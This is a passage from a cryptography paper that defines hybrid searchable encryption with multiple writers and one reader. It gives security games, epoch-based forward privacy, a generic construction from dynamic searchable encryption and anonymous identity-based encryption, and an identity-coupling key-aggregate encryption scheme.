Definition 2 (Adaptive Security of DSSE [26]) *A DSSE scheme is* $\mathcal{L}$*-adaptively-secure, if there exists a* PPT *simulator* $\mathcal{S}$ *such that* $|\Pr[\mathbf{Real}_{\mathcal{A}}(1^\lambda) = 1] - \Pr[\mathbf{Ideal}_{\mathcal{A},\mathcal{S},\mathcal{L}}(1^\lambda) = 1]| \leq \mathsf{negl}(\lambda)$ *for any* PPT *adversary* $\mathcal{A}$*, where we define:*

$\mathbf{Real}_{\mathcal{A}}(1^\lambda)$*: The challenger executes* $\mathsf{Setup}(1^\lambda)$ *and sends (initially empty)* EDB *to* $\mathcal{A}$*.* $\mathcal{A}$ *adaptively makes a polynomial number of search queries with input* w *and update queries with input* (op, w, f)*. The challenger returns the transcripts generated by running* SrchTkn *on* w *or* UpdtTkn *on* (op, w, f)*. Finally,* $\mathcal{A}$ *returns a bit* b *output by the experiment.*

$\mathbf{Ideal}_{\mathcal{A},\mathcal{S},\mathcal{L}}(1^\lambda)$*:* $\mathcal{S}$ *generates (initially empty)* EDB *using* $\mathcal{L}^{\mathsf{Stp}}$ *and sends it to* $\mathcal{A}$*.* $\mathcal{A}$ *adaptively makes a polynomial number of search queries with input* w *and update queries with input* (op, w, f)*.* $\mathcal{S}$ *returns the transcripts for search queries (resp. update queries) using* $\mathcal{L}^{\mathsf{Srch}}(w)$ *(resp.* $\mathcal{L}^{\mathsf{Updt}}(\mathsf{op}, w, f)$*). Eventually,* $\mathcal{A}$ *returns a bit* b *that is output by the experiment.*

Leakage Functions [26]. Let $\mathbb{O}$ be a sequence of DSSE operations issued so far. With u being the timestamp when an operation happens, $\mathbb{O}$ records (u, w) for a search on keyword w, or (u, op, w, f) for an update with (op, w, f). Typically,

- The *search pattern* sp indicates the repetition of searches on keywords. Formally, $\mathsf{sp}(w) = \{u | (u, w) \in \mathbb{O}\}$;
- The *update history* UpHist records all updates of keywords, *i.e.*, $\mathsf{UpHist}(w) = \{(u, \mathsf{op}, f) | (u, \mathsf{op}, w, f) \in \mathbb{O}\}$.

Intuitively, forward privacy means any revelation of secret knowledge (search token for a keyword w here) cannot be used to enable its associated function in the future (returning a subsequently updated keyword-file pair (w, f)). Bost [10] restricts the definition to consider only the update leakage free from w while it is fine to leak everything about f. Its generalization [29] aims to break the linkage between w and f. In particular, if update leakage has no information about f, prior search tokens cannot return results with f either, allowing relaxations that still capture the spirit of forward privacy.

Partial leakage of w while hiding f is an option. We limit the update leakage of (op, w, f) at u to $(\mathsf{op}, \mathsf{UpHist}_{<u}(w) \stackrel{?}{=} \emptyset)$, where $\mathsf{UpHist}_{<u}(w) := \mathsf{UpHist}(w) \setminus \{(u, \mathsf{op}, f)\}$, *i.e.*, the update history excluding the current update timestamped at u.

Definition 3 (Forward Privacy of DSSE [10, 29]) *We say an* $\mathcal{L}$*-adaptively-secure* DSSE *scheme is forward private if its update leakage* $\mathcal{L}^{\mathsf{Updt}}(\mathsf{op}, w, f)$ *can be written as* $\mathcal{L}'(\mathsf{op}, f)$ *or* $\mathcal{L}''(\mathsf{op}, \mathsf{UpHist}_{<u}(w) \stackrel{?}{=} \emptyset)$ *for stateless functions* $\mathcal{L}', \mathcal{L}''$*.*

3 Hybrid Searchable Encryption

3.1 Syntax and System Model

Hybrid searchable encryption (HSE) considers three parties:

- a reader with the master secret key of HSE;
- multiple writers, each independently establishing a DSSE instance and an encrypted token set for the reader by generating the secret key and state for him/herself;
- a server storing encrypted databases and token sets.

Our formulation predefines a set of classes and assigns each writer to a different class[1]. We also use the *class* to identify a specific writer. HSE lets the reader do keyword searches over DSSE databases[2], with a *chosen subset* of writer classes each time. Each writer could update (and search) his/her DSSE instance while the reader enjoys sublinear searches.

Definition 4 (Hybrid Searchable Encryption (HSE)) *An* HSE *scheme consists of the following* PPT *algorithms:*

$(\mathsf{pk}, \mathsf{msk}) \leftarrow \mathsf{RSetup}(1^\lambda, n)$*: executed by the reader taking the input of security parameter* λ *and the number of writer classes* n*. It outputs a public/master secret key pair* $(\mathsf{pk}, \mathsf{msk})$*.*

$(\mathsf{k}_i, \mathsf{st}_i, \mathsf{EDB}_i, \mathsf{ETkn}_i) \leftarrow \mathsf{WSetup}(1^\lambda, i)$*: executed by a writer inputting its class* $i \in [n]$*. It outputs a secret key* k_i *and a secret state* st_i *for the writer to store locally and (initially empty) encrypted database* EDB_i *and encrypted token set* ETkn_i*.*

st_i *will be used in* $\mathsf{UpdtTkn}()$ *for creating update tokens. We let* $\mathsf{EDB} = \{\mathsf{EDB}_i\}_{i \in [n]}$ *and* $\mathsf{ETkn} = \{\mathsf{ETkn}_i\}_{i \in [n]}$*.* ETkn *collects* DSSE *search tokens for the reader/server, which will also be updated by* $\mathsf{Updt}()$*.* ETkn *can be viewed as part of* EDB*. We separate it for our description convenience.*

$\mathfrak{s} \leftarrow \mathsf{SrchTkn}(\mathsf{msk}, S, w)$*: executed by the reader taking as input a master secret key* msk*, a set* $S \subseteq [n]$ *of classes, and a keyword* w*. It outputs a search token* $\mathfrak{s}$*.*

$(\mathcal{R}, \mathsf{EDB}', \mathsf{ETkn}') \leftarrow \mathsf{Srch}(\mathfrak{s}, S, \mathsf{EDB}, \mathsf{ETkn})$*: executed by the server taking as input a search token* $\mathfrak{s}$*, a set* $S \subseteq [n]$ *of classes, an encrypted database* EDB*, and an encrypted token set* ETkn*. It outputs the search result* $\mathcal{R}$*, and (possibly) updated encrypted database* EDB' *and token set* ETkn'*.*

$(\mathfrak{u}, \mathsf{st}_i') \leftarrow \mathsf{UpdtTkn}(\mathsf{pk}, \mathsf{st}_i, i, \mathsf{k}_i, \mathsf{op}, w, f)$*: executed by the writer taking as input the public key* pk *of the reader, a state* st_i*, a class* $i \in [n]$*, the secret key* k_i*, an operation* $\mathsf{op} \in \{\mathsf{add}, \mathsf{del}\}$*, and a keyword-file pair* (w, f) *to be updated. It outputs an update token* $\mathfrak{u}$ *and a new state* st_i'*.*

$(\mathsf{EDB}', \mathsf{ETkn}') \leftarrow \mathsf{Updt}(\mathfrak{u}, \mathsf{EDB}, \mathsf{ETkn})$*: executed by the server taking as input an update token* $\mathfrak{u}$*, an encrypted database* EDB*, and an encrypted token set* ETkn*. It updates the latter two inputs into* EDB' *and* ETkn' *and outputs them.*

Correctness. For all parameters λ and n, all $(\mathsf{pk}, \mathsf{msk}) \leftarrow \mathsf{RSetup}(1^\lambda, n)$, all $(\mathsf{k}_i, \mathsf{st}_i, \mathsf{EDB}_i, \mathsf{ETkn}_i) \leftarrow \mathsf{WSetup}(1^\lambda, i)$,

[1] Alternatively, the number of classes might be larger than that of writers.

[2] DSSE typically returns the identifiers of encrypted files matching the keyword. In HSE, the writers could encrypt the files under the reader's PKE.

$i \in [n]$, and all sequences of $\mathsf{Srch}()$ and $\mathsf{Updt}()$ over EDB using tokens generated respectively from $\mathsf{SrchTkn}(\mathsf{msk}, S, w)$ and $\mathsf{UpdtTkn}(\mathsf{pk}, \mathsf{st}_i, i, \mathsf{k}_i, \mathsf{op}, w, f)$, $i \in [n]$, Srch returns the correct results according to the inputs (i, op, w, f) of $\mathsf{UpdtTkn}$ when $i \in S$, except with negligible probability in λ.

Following features get HSE ready for real-world usage.

Search Efficiency. Search only involves the number of matching files and necessary traversals, sublinear in database sizes.

Update Efficiency. Update time of inserting or deleting a single keyword-file pair via $\mathsf{UpdtTkn}()$ and $\mathsf{Updt}()$ is constant.

Non-Interactiveness. No extra roundtrip between any parties is needed, except one inevitable roundtrip for the reader to authorize the server to search and return results.

Compact Tokens for Confined Search. The reader could choose an arbitrary writer subset to be searched at will via $\mathsf{SrchTkn}()$, which produces $O(1)$-size tokens for all subsets.

3.2 Threat Model

Our model considers an adversary who could corrupt any participants in HSE, except the *honest* reader. As a default corrupted party in searchable encryption, the server is *semi-honest*, who follows algorithm specifications to provide reliable storage (for encrypted databases) and services (for updates and searches) yet tries to derive sensitive information.

Note that the adversary has no others to collude with in DSSE or gains no advantage in colluding with the writers in PKSE since they have no secret. For our multi-writer setting, the adversary may corrupt some writers by getting their secret keys and secret states and instigate them to act *maliciously*.

HSE protects remaining entities, *i.e.*, the *honest* reader and *non-corrupted* writers, by preventing the adversary from learning beyond what it is supposed to know (to be formulated as leakage functions). Result authenticity is not in our scope.

3.3 General Security Definition

An HSE adversary can issue a sequence of oracle queries of three kinds: 1) corruption query, which returns the secret key and the secret state of a specific writer; 2) search query, which returns the search token of a specified keyword under a chosen writer subset; and 3) update query which returns the update token of a specified update tuple from certain writers. The adversary could issue queries depending on prior outcomes.

To define security, we extend the notion of *history*, a sequence of queries ever issued by the adversary, from SSE [19].

Definition 5 (History) *A history of* HSE *is a sequence of queries* $\mathcal{H} = \{\mathsf{Hist}_u\}_u$*, where sequence number* u *denotes the timestamp when the query happens and each* Hist_u *is in the form of either* (Corr, i)*,* (Srch, w, S)*, or* $(\mathsf{Updt}, i, \mathsf{op}, w, f)$*.*

Similar to SSE [19, 26], we introduce a leakage function family $\mathcal{L}_{\mathcal{H}} = \{\mathcal{L}^{\mathsf{Stp}}_{\mathcal{H}}, \mathcal{L}^{\mathsf{Srch}}_{\mathcal{H}}, \mathcal{L}^{\mathsf{Updt}}_{\mathcal{H}}, \mathcal{L}^{\mathsf{Corr}}_{\mathcal{H}}\}$ to control exactly the information of history $\mathcal{H}$ leaked during setup, search, update, and corruption, respectively. When an oracle is queried for the u-th operation, any function in $\mathcal{L}_{\mathcal{H}}$ is instantiated with $\mathcal{H}$ being the history consisting of the first $(u-1)$ operations and with the u-th operation as a function input[3]. It pinpoints the leakage incurred due to the last operation while taking all historical operations into consideration. We omit $\mathcal{H}$ if there is no ambiguity. Before any query (*i.e.*, $\mathcal{H} = \emptyset$), $\mathcal{L} = \mathcal{L}^{\mathsf{Stp}}$.

We assume there exist HSE histories that are *non-singular*. It requires the existence of at least one other history with the same leakage. The assumption is necessary for searchable encryption [19], or all information of the history would leak.

Definition 6 (Non-Singular History [19]) *A history* $\mathcal{H}$ *is non-singular if there exists* $\mathcal{H}' \neq \mathcal{H}$ *where* $\mathcal{L}_{\mathcal{H}} = \mathcal{L}_{\mathcal{H}'}$ *that can be found in* PPT *given* $\mathcal{L}_{\mathcal{H}}$*.*

Definition 7 (Adaptive Security of HSE**)** *For all* PPT *adversary* $\mathcal{A}$ *and the game* $\mathsf{IND}^b_{\mathsf{HSE},\mathcal{A},\mathcal{L}}(1^\lambda)$ *in Figure 1,* HSE *is* $\mathcal{L}$*-adaptively-secure if the following quantity is negligible:* $\left|\Pr[\mathsf{IND}^0_{\mathsf{HSE},\mathcal{A},\mathcal{L}}(1^\lambda) = 1] - \Pr[\mathsf{IND}^1_{\mathsf{HSE},\mathcal{A},\mathcal{L}}(1^\lambda) = 1]\right|$.

Corruption Leakage. We define $I_c = \{i | (\mathsf{Corr}, i) \in \mathcal{H}\}$ as the set of corrupted writers. To capture the corruption leakage, for any class $i \in [n]$, we introduce a function $\mathsf{UpdtBy}(i)$ based on history $\mathcal{H}$, which lists all updates by i in the history. Formally, $\mathsf{UpdtBy}(i) = \{\mathsf{Hist}_u | \mathsf{Hist}_u = (\mathsf{Updt}, i, \mathsf{op}, w, f) \in \mathcal{H}\}$.

3.4 Epoch-Based Forward Privacy

We propose epoch-based forward privacy of HSE, inspired by forward-private PKE [12] and PKSE [40]. Commonly in these notions, each encryptor/writer works independently. Security definitions for PKSE do not feature parameterized leakage, let alone forward-private PKE. In contrast, leakages play an important role in HSE – The definition of forward privacy depends on the definition of update leakage. For security proof, simulation of different oracles crucially depends on the corresponding leakages. They thus precisely capture what are the leakages when an HSE scheme is used in practice.

Consider the system timeline as a set of timestamps. We divide it into sequential fragments, each assigned with an epoch sequence number e. We say an HSE operation happens at epoch e if the timestamp when it is executed belongs to e. All algorithms implicitly take e as an input.

To model the effects of temporal variation in HSE on security, we introduce $\mathsf{Epoch}O$, which monotonically increases the global epoch e whenever invoked. It enables the adversary to decide how its historical operations are arranged at epochs.

We update our HSE security game with $\mathsf{Epoch}O$ as Figure 1. $\mathsf{Corr}O$, $\mathsf{Srch}O$, and $\mathsf{Updt}O$ are mostly unchanged, except that the epoch information is attached when extending the

[3] For the u-th operation, a subtlety is that HSE evaluates the leakage before including it into $\mathcal{H}$, while DSSE considers it being put into $\mathbb{O}$ immediately.

$\mathsf{IND}^b_{\mathsf{HSE},\mathcal{A},\mathcal{L}}(1^\lambda)$

$(n, \mathsf{st}_\mathcal{A}) \leftarrow \mathcal{A}(1^\lambda)$

$(\mathsf{pk}, \mathsf{msk}) \leftarrow \mathsf{RSetup}(1^\lambda, n)$

$\forall i \in [n], (\mathsf{k}_i, \mathsf{st}_i, \mathsf{EDB}_i, \mathsf{ETkn}_i) \leftarrow \mathsf{WSetup}(1^\lambda, i)$

$\mathsf{EDB} := \{\mathsf{EDB}_i\}_{i\in[n]}, \mathsf{ETkn} := \{\mathsf{ETkn}_i\}_{i\in[n]}$

$\mathcal{H}_0 := \mathcal{H}_1 := \emptyset$; $\boxed{e := 0}$

$\mathcal{O} = \{\mathsf{Corr}\mathcal{O}_b, \mathsf{Srch}\mathcal{O}_b, \mathsf{Updt}\mathcal{O}_b, \boxed{\mathsf{Epoch}\mathcal{O}}\}$

$b' \leftarrow \mathcal{A}^{\mathcal{O}}(\mathsf{st}_\mathcal{A}, \mathsf{pk}, \mathsf{EDB}, \mathsf{ETkn})$

return b'

$\mathsf{Srch}\mathcal{O}_b(\{S_j, w_j\}_{j\in\{0,1\}})$

if $\mathcal{L}^{\mathsf{Srch}}_{\mathcal{H}_0}(w_0, S_0) = \mathcal{L}^{\mathsf{Srch}}_{\mathcal{H}_1}(w_1, S_1)$

$\forall j \in \{0,1\}, \mathcal{H}_j := \mathcal{H}_j || (\mathsf{Srch}, w_j, S_j)$

return $\mathsf{SrchTkn}(\mathsf{msk}, S_b, w_b)$

else return $\perp$

$\mathsf{Updt}\mathcal{O}_b(\{i_j, \mathsf{op}_j, w_j, f_j\}_{j\in\{0,1\}})$

if $\mathcal{L}^{\mathsf{Updt}}_{\mathcal{H}_0}(i_0, \mathsf{op}_0, w_0, f_0) = \mathcal{L}^{\mathsf{Updt}}_{\mathcal{H}_1}(i_1, \mathsf{op}_1, w_1, f_1)$

$\forall j \in \{0,1\}, \mathcal{H}_j := \mathcal{H}_j || (\mathsf{Updt}, i_j, \mathsf{op}_j, w_j, f_j)$

return $\mathsf{UpdtTkn}(\mathsf{pk}, \mathsf{st}_{i_b}, i_b, \mathsf{k}_{i_b}, \mathsf{op}_b, w_b, f_b)$

else return $\perp$

$\mathsf{Corr}\mathcal{O}_b(i_0, i_1)$

if $\mathcal{L}^{\mathsf{Corr}}_{\mathcal{H}_0}(i_0) = \mathcal{L}^{\mathsf{Corr}}_{\mathcal{H}_1}(i_1)$

$\forall j \in \{0,1\}, \mathcal{H}_j := \mathcal{H}_j || (\mathsf{Corr}, i_j)$

return $(\mathsf{k}_{i_b}, \mathsf{st}_{i_b})$

else return $\perp$

$\boxed{\underline{\mathsf{Epoch}\mathcal{O}()}\ e := e + 1}$

Figure 1: Security Game for HSE (Boxed Codes for Epoch-Based Notions in Sections 3.4 and 6)

history, which can be inferred from the query timestamp. Each component Hist_u of history $\mathcal{H}$ is in the form of (Corr, i, e), (Srch, w, S, e), or $(\mathsf{Updt}, i, \mathsf{op}, w, f, e)$, where e is the epoch to which the query timestamp u belongs. Note that the notion of history now implicitly defines the current epoch.

We define two auxiliary functions based on $\mathcal{H}$:

- $W_{\mathsf{Srch}}(i, e)$ reports the set of keywords that has been searched over any subset containing i during epoch e. Formally, $W_{\mathsf{Srch}}(i, e) = \{w | (\mathsf{Srch}, w, S, e) \in \mathcal{H} \wedge i \in S\}$;
- $\mathsf{UpHist}(i, w)$ reports the *update history* of keyword w by i so far. Formally, $\mathsf{UpHist}(i, w) = \{(u, \mathsf{op}, f) | \mathsf{Hist}_u = (\mathsf{Updt}, i, \mathsf{op}, w, f) \in \mathcal{H}\}$.

Epoch-based forward privacy requires that the server cannot learn whether the updated file from a non-corrupted writer i matches a keyword w that may have been searched in prior epochs but not yet at the current one. Unlike the regular notion, if w has been searched for over any writer subset containing i at epoch e, *i.e.*, $w \in W_{\mathsf{Srch}}(i, e)$, any subsequent update from i within epoch e could still be searchable. It implies the leakage of a bit, indicating whether the updated keyword has been searched at the same epoch. Correspondingly, update leakages can have different forms. If an epoch is infinitesimal, epoch-based forward privacy degenerates to the regular one.

Definition 8 (Forward Privacy of HSE) *An $\mathcal{L}$-adaptively-secure HSE is forward-private if the update leakage $\mathcal{L}^{\mathsf{Updt}}(i, \mathsf{op}, w, f)$ of any update (op, w, f) by any writer class $i \notin I_c$ that happens at its respective epoch e can be written as either $\mathcal{L}'(i, \mathsf{op}, f)$ or $\mathcal{L}''(i, \mathsf{op}, \mathsf{UpHist}(i, w) \stackrel{?}{=} \emptyset)$, provided $w \notin W_{\mathsf{Srch}}(i, e)$, where $\mathcal{L}', \mathcal{L}''$ are stateless functions.*

The update leakage includes a bit $(\mathsf{UpHist}(i, w) \stackrel{?}{=} \emptyset)$, indicating whether the keyword has already been updated by the writer, which allows for more efficient HSE instantiations.

3.5 Generic Construction

Figure 2 details our generic HSE construction (G-HSE) from DSSE with non-stateful deterministic search tokens (*e.g.*, [26]) and anonymous IBE. We refer to prior works [2, 7] for IND-CPA/ANON security of IBE and its transformation to PKSE. In G-HSE, the reader uses $\mathsf{IBE.Setup}()$ to set up n IBE instances for n writers. Each writer independently sets up a DSSE instance via $\mathsf{DSSE.Setup}()$.

For an update of keyword w, apart from creating a DSSE update token and sending it to the server, the writer encrypts the DSSE search token of w via $\mathsf{IBE.Enc}()$ using w as the identity if w has never been updated before. To indicate it, each writer state contains B_i as a $|\mathcal{W}|$-bit list for the keyword space $\mathcal{W}$ (1 for positive). The server collects these encrypted DSSE search tokens (decryptable by keys from $\mathsf{IBE.Ext}()$).

For an HSE search query of w, the reader provides decryption keys for w under IBE instances of target writers.Obtaining DSSE search tokens by decrypting IBE ciphertexts from target writers, the server retrieves files matching w via DSSE.

G-HSE search first attempts to decrypt the encrypted token sets then performs the DSSE search. The search time is the sum of traversal time over the target token sets and DSSE search time, which is typically sublinear. Both update token size and complexity are constant. However, it is not forward private, and its search token size grows with the target subset.

Regarding security, beyond DSSE update leakage, a G-HSE update leaks for efficiency benefits whether the keyword has been updated by the class. The DSSE search token is IBE-encrypted during a G-HSE update, which leaks nothing when IBE is IND-CPA- and IND-ANON-secure. For search, as G-HSE is a public-key scheme, it allows keyword-guessing attacks[4]. G-HSE search leakage also contains DSSE search leakage. We summarize G-HSE leakage functions: $\mathcal{L}^{\mathsf{Stp}}_{\mathsf{hse}}(n) = \{i, \mathcal{L}^{\mathsf{Stp}}_{\mathsf{sse},i}\}_{i\in[n]}$, $\mathcal{L}^{\mathsf{Corr}}_{\mathsf{hse}}(i) = \{\mathsf{UpdtBy}(i)\}$, $\mathcal{L}^{\mathsf{Srch}}_{\mathsf{hse}}(w, S) = \{i, \mathcal{L}^{\mathsf{Srch}}_{\mathsf{sse},i}(w), w\}_{i\in S}$, and $\mathcal{L}^{\mathsf{Updt}}_{\mathsf{hse}}(i, \mathsf{op}, w, f) =$

$$\begin{cases} \{i, \mathsf{op}, w, f\} & \text{if } i \in I_c, \\ \{i, \mathsf{UpHist}(i, w) \stackrel{?}{=} \emptyset, \mathcal{L}^{\mathsf{Updt}}_{\mathsf{sse},i}(\mathsf{op}, w, f)\} & \text{otherwise.} \end{cases}$$

Theorem 1 *Assuming that the underlying* IBE *is* IND-CPA-*secure and* IND-ANON-*secure, and the underlying* DSSE *is*

[4] One could use a function-private IBE scheme [9], which prevents leakage of the ID "beyond the absolute minimum." It requires super-logarithmic min-entropy as in the notion of anonymous ciphertext indistinguishability [16].

$\mathsf{RSetup}(1^\lambda, n)$

foreach $i \in [n]$
  $(\mathsf{pk}_i, \mathsf{msk}_i) \leftarrow \mathsf{IBE.Setup}(1^\lambda)$
$\mathsf{pk} := \{\mathsf{pk}_i\}_{i\in[n]}$
$\mathsf{msk} := \{\mathsf{msk}_i\}_{i\in[n]}$
return $(\mathsf{pk}, \mathsf{msk})$

$\mathsf{UpdtTkn}(\mathsf{pk}, \mathsf{st}_i, i, \mathsf{k}_i, \mathsf{op}, w, f)$

parse $\mathsf{st}_i = (B_i, \ldots)$
$(\mathfrak{u}_{\mathsf{sse}}, \mathsf{st}'_i)$
  $\leftarrow \mathsf{DSSE.UpdtTkn}$
    $(\mathsf{st}_i, \mathsf{k}_i, \mathsf{op}, w, f)$
$\mathsf{st}_i := \mathsf{st}'_i$
if $B_i[w] = 0$
  $(\mathfrak{s}_{\mathsf{sse}}, \mathsf{st}'_i)$
    $\leftarrow \mathsf{DSSE.SrchTkn}(\mathsf{st}_i, \mathsf{k}_i, w)$
  $c \leftarrow \mathsf{IBE.Enc}(\mathsf{pk}_i, w, \mathfrak{s}_{\mathsf{sse}})$
  $B_i[w] := 1$
else $c := \perp$
$\mathfrak{u} = \{i, c, \mathfrak{u}_{\mathsf{sse}}\}$
return $(\mathfrak{u}, \mathsf{st}'_i)$

$\mathsf{Updt}(\mathfrak{u} = (i, c, \mathfrak{u}_{\mathsf{sse}}), \mathsf{EDB}, \mathsf{ETkn})$

if $c \neq \perp$ **then** $\mathsf{ETkn}'_i := \mathsf{ETkn}_i \cup \{c\}$
$\mathsf{EDB}'_i \leftarrow \mathsf{DSSE.Updt}(\mathfrak{u}_{\mathsf{sse}}, \mathsf{EDB}_i)$
return $(\mathsf{EDB}', \mathsf{ETkn}')$

$\mathsf{WSetup}(1^\lambda, i)$

$(\mathsf{k}_i, \mathsf{st}_i, \mathsf{EDB}_i)$
  $\leftarrow \mathsf{DSSE.Setup}(1^\lambda)$
$\mathsf{ETkn}_i := \emptyset$
return $(\mathsf{k}_i, \mathsf{st}_i, \mathsf{EDB}_i, \mathsf{ETkn}_i)$

$\mathfrak{s} \leftarrow \mathsf{SrchTkn}(\mathsf{msk}, S, w)$

foreach $i \in S$
  $\mathsf{dk}_i \leftarrow \mathsf{IBE.Ext}(\mathsf{msk}_i, w)$
$\mathfrak{s} := \{i, \mathsf{dk}_i\}_{i\in S}$
return $\mathfrak{s}$

$\mathsf{Srch}(\mathfrak{s}, S, \mathsf{EDB}, \mathsf{ETkn})$

parse $\mathfrak{s} = \{i, \mathsf{dk}_i\}_{i\in S}$
parse $\mathsf{EDB} = \{\mathsf{EDB}_i\}_{i\in[n]}$
parse $\mathsf{ETkn} = \{\mathsf{ETkn}_i\}_{i\in[n]}$
$\mathcal{R} := \emptyset$
foreach $i \in S$
  foreach $c \in \{\mathsf{ETkn}_i\}$
    $\mathfrak{s}_{\mathsf{sse}} \leftarrow \mathsf{IBE.Dec}(\mathsf{dk}_i, c)$
    if $\mathfrak{s}_{\mathsf{sse}} \neq \perp$,
      (R, EDB'_i)
        $\leftarrow \mathsf{DSSE.Srch}$
          $(\mathfrak{s}_{\mathsf{sse}}, \mathsf{EDB}_i)$
      $\mathcal{R} := \mathcal{R} \cup R$
return $(\mathcal{R}, \mathsf{EDB}', \mathsf{ETkn})$

Figure 2: G-HSE from DSSE and IBE

$\mathcal{L}_{\mathsf{sse}}$-adaptively-secure, G-HSE *is $\mathcal{L}_{\mathsf{hse}}$-adaptively-secure.*

We omit its proof as it is subsumed by that of FP-HSE.

4 ID-Coupling Key-Aggregate Encryption

We propose identity-coupling key-aggregate encryption (ICKAE), which equips an exponential space of identities to key-aggregate encryption (KAE) [18]. (IC)KAE ciphertexts are generated with respect to a class. Decryption keys for an arbitrarily chosen subset of classes can be aggregated, with both ciphertexts and aggregated keys being *compact*.

Syntax-wise, ICKAE upgrades KAE from PKE to IBE. Coupling ciphertexts and keys with identities enables more fine-grained and flexible access control. Moreover, we expect ICKAE can hide the identity from those who cannot decrypt, which unlocks new applications concerning anonymity.

Design-wise, we start from the original KAE scheme [18][5]. Trivially extending it to ICKAE only affords a loose security reduction with $O(1)$ key extraction oracle queries. We resolve the issue via the random-bit trick of Katz and Wang [27]. Moreover, we strive to use only two pairings in decryption[6].

4.1 Syntax and Security

In ICKAE, any writer can encrypt under a public key their messages for a specified class and an identity string. The private key holder can create an aggregated decryption key, which can decrypt ciphertexts with respect to the identity for any subset of classes. ICKAE solves the first downside of G-HSE. The data owner only needs to store a *single* key pair (vs. linear in the number of predefined writer classes), which can generate a *constant-size* aggregated key of several classes coupled with a specified identity. As we use identity as a keyword in HSE, we expect ICKAE to be identity-anonymous.

Definition 9 (ID-Coupling Key-Aggregate Encryption) *An* ICKAE *scheme consists of the following* PPT *algorithms:*

$\mathsf{param} \leftarrow \mathsf{Setup}(1^\lambda, n)$ *takes as input a security parameter* λ *and the number of classes* n*. It outputs the parameter* param*, an implicit input for other algorithms.*

$(\mathsf{pk}, \mathsf{msk}) \leftarrow \mathsf{KeyGen}()$ *outputs a key pair* $(\mathsf{pk}, \mathsf{msk})$*.*

$c \leftarrow \mathsf{Enc}(\mathsf{pk}, i, \mathsf{id}, m)$ *takes as input a public key* pk*, a class* $i \in [n]$*, an identity* id*, and a message* m*. It outputs a ciphertext* c*.*

$\mathsf{ak} \leftarrow \mathsf{Ext}(\mathsf{msk}, S, \mathsf{id})$ *inputs a master secret key* msk*, a set* $S \subseteq [n]$*, and an identity* id*. It outputs an aggregated key* ak*.*

$m \leftarrow \mathsf{Dec}(\mathsf{ak}, S, i, c)$ *takes an aggregated key* ak*, a class set* $S \subseteq [n]$*, and a class* $i \in [n]$ *of a ciphertext* c*. It decrypts* c *to* m*.*

Correctness. For any integers λ, n, any $S \subseteq [n]$, $i \in S$, id, and m, $\Pr[\mathsf{Dec}(\mathsf{ak}, S, i, c) = m : \mathsf{param} \leftarrow \mathsf{Setup}(1^\lambda, n), (\mathsf{pk}, \mathsf{msk}) \leftarrow \mathsf{KeyGen}(), c \leftarrow \mathsf{Enc}(\mathsf{pk}, i, \mathsf{id}, m), \mathsf{ak} \leftarrow \mathsf{Ext}(\mathsf{msk}, S, \mathsf{id})] = 1$.

Compactness. The size of both the ciphertext and the aggregated key should be independent of the number of classes.

Confidentiality and Anonymity. In the confidentiality game, the adversary is asked to distinguish a ciphertext of one of its chosen messages under its specified identity, while the anonymity game challenges the adversary with the ciphertext of its chosen message under one of two identities it specifies.

Definition 10 ICKAE *is* X*-secure if for any* PPT $\mathcal{A}$*,*

$$\left|\Pr[\mathsf{X}^0_{\mathsf{ICKAE},\mathcal{A}}(1^\lambda) = 1] - \Pr[\mathsf{X}^1_{\mathsf{ICKAE},\mathcal{A}}(1^\lambda) = 1]\right| \leq \mathsf{negl}(\lambda)$$

where the games $\mathsf{X}^b_{\mathsf{ICKAE},\mathcal{A}}(1^\lambda)$ *are defined in Figure 3 with* $\mathsf{X} \in \{\mathsf{IND\text{-}CPA}, \mathsf{IND\text{-}ANON}\}$.

We weaken the flexibility of key extraction oracle $\mathsf{Ext}O$ for a more efficient instantiation: it allows only one adversarial choice of subset S for each id. In our HSE application, id also serves as an epoch, enforcing a per-epoch search scope.

[5] It uses symmetric pairing but can be easily ported to asymmetric pairing.

[6] A side effect is that the aggregate (decryption) key generation is "almost" deterministic. Roughly, introducing a random factor from $\mathbb{Z}_p$ often leads to one more pairing in decryption. Deterministic key generation is problematic when there are two levels of secret, which affects the key extraction flexibility.

isChallenge(S,id)

if $(i^* \in S)$
  if $(\mathsf{id} = \mathsf{id}^*)$ **return** true
  if $(\mathsf{id} \in \{\mathsf{id}_0^*, \mathsf{id}_1^*\})$ **return** true
return false

Ext$O(S,\mathsf{id})$

if $(\mathsf{id} \in idSet)$ **return** $\perp$
if $(\mathsf{isChallenge}(S,\mathsf{id}))$ **return** $\perp$
$idSet := idSet \cup \{\mathsf{id}\}$
return $\mathsf{ak} := \mathsf{Ext}(\mathsf{msk}, S, \mathsf{id})$

IND-CPA$^b_{\mathsf{ICKAE},\mathcal{A}}(1^\lambda)$

$idSet := \emptyset$; $i^* := \mathsf{id}^* := \perp$
$\mathsf{param} \leftarrow \mathsf{Setup}(1^\lambda, n)$
$(\mathsf{pk}, \mathsf{msk}) \leftarrow \mathsf{KeyGen}()$
$(\mathsf{st}, m_0, m_1, i^*, \mathsf{id}^*) \leftarrow \mathcal{A}^{\mathsf{Ext}O}(\mathsf{pk})$
$c^* \leftarrow \mathsf{Enc}(\mathsf{pk}, i^*, \mathsf{id}^*, m_b)$
if $(\mathsf{isChallenge}(\{i^*\}, \mathsf{id}^*))$
  return $\perp$
return $b' \leftarrow \mathcal{A}^{\mathsf{Ext}O}(\mathsf{st}, c^*)$

IND-ANON$^b_{\mathsf{ICKAE},\mathcal{A}}(1^\lambda)$

$idSet := \emptyset; i^* := \mathsf{id}_0^* := \mathsf{id}_1^* := \perp$
$\mathsf{param} \leftarrow \mathsf{Setup}(1^\lambda, n)$
$(\mathsf{pk}, \mathsf{msk}) \leftarrow \mathsf{KeyGen}()$
$(\mathsf{st}, m, i^*, \mathsf{id}_0^*, \mathsf{id}_1^*) \leftarrow \mathcal{A}^{\mathsf{Ext}O}(\mathsf{pk})$
$c^* \leftarrow \mathsf{Enc}(\mathsf{pk}, i^*, \mathsf{id}_b^*, m)$
if $(\mathsf{isChallenge}(\{i^*\}, \mathsf{id}_b^*))$
  return $\perp$
return $b' \leftarrow \mathcal{A}^{\mathsf{Ext}O}(\mathsf{st}, c^*)$

Figure 3: IND-CPA & IND-ANON Security of ICKAE

4.2 Construction

